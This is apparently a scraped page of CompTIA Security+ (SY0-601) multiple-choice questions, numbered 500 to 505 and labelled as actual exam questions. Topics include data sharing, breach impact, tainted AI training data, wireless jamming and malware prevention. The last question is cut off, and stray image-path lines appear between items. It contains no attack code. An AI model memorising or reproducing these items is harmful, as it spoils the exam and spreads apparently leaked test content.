
Two organizations are discussing a possible merger. Both organizations' Chief Financial Officers would like to safely share payroll data with each other to determine if the pay scales for different roles are similar at both organizations. Which of the following techniques would be best to protect employee data while allowing the companies to successfully share this information?

A. Pseudo-anonymization

B. Tokenization

C. Data masking

D. Encryption



Actual exam question from CompTIA's SY0-601

Question #: 500

Topic #: 1

[All SY0-601 Questions]


A large retail store's network was breached recently, and this news was made public. The store did not lose any intellectual property, and no customer information was stolen. Although no fines were incurred as a result, the store lost revenue after the breach. Which of the following is the most likely reason for this issue?

A. Employee training

B. Leadership changes

C. Reputation damage

D. Identity theft



Actual exam question from CompTIA's SY0-601

Question #: 501

Topic #: 1

[All SY0-601 Questions]

A government organization is developing an advanced AI defense system. Developers are using information collected from third-party providers. Analysts are noticing inconsistencies in the expected progress of the AI learning and attribute the outcome to a recent attack on one of the suppliers. Which of the following is the most likely reason for the inaccuracy of the system?

A. Improper algorithms security

B. Tainted training data

C. Fileless virus

D. Cryptomalware

Actual exam question from CompTIA's SY0-601

Question #: 502

Topic #: 1

[All SY0-601 Questions]

A company's help desk has received calls about the wireless network being down and users being unable to connect to it. The network administrator says all access points are up and running. One of the help desk technicians notices the affected users are working in a building near the parking lot. Which of the following is the most likely reason for the outage?


A. Someone near the building is jamming the signal.

B. A user has set up a rogue access point near the building.

C. Someone set up an evil twin access point in the affected area.

D. The APs in the affected area have been unplugged from the network.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 503

Topic #: 1

[All SY0-601 Questions]


Which of the following can best protect against an employee inadvertently installing malware on a company system?

A. Host-based firewall

B. System isolation

C. Least privilege

D. Application allow list



Actual exam question from CompTIA's SY0-601

Question #: 504

Topic #: 1

[All SY0-601 Questions]

An information security officer at a credit card transaction company is conducting a framework-mapping exercise with the internal controls. The company recently established a new office in Europe. To which of the following frameworks should the security officer map the existing controls? (Choose two.)

A. ISO

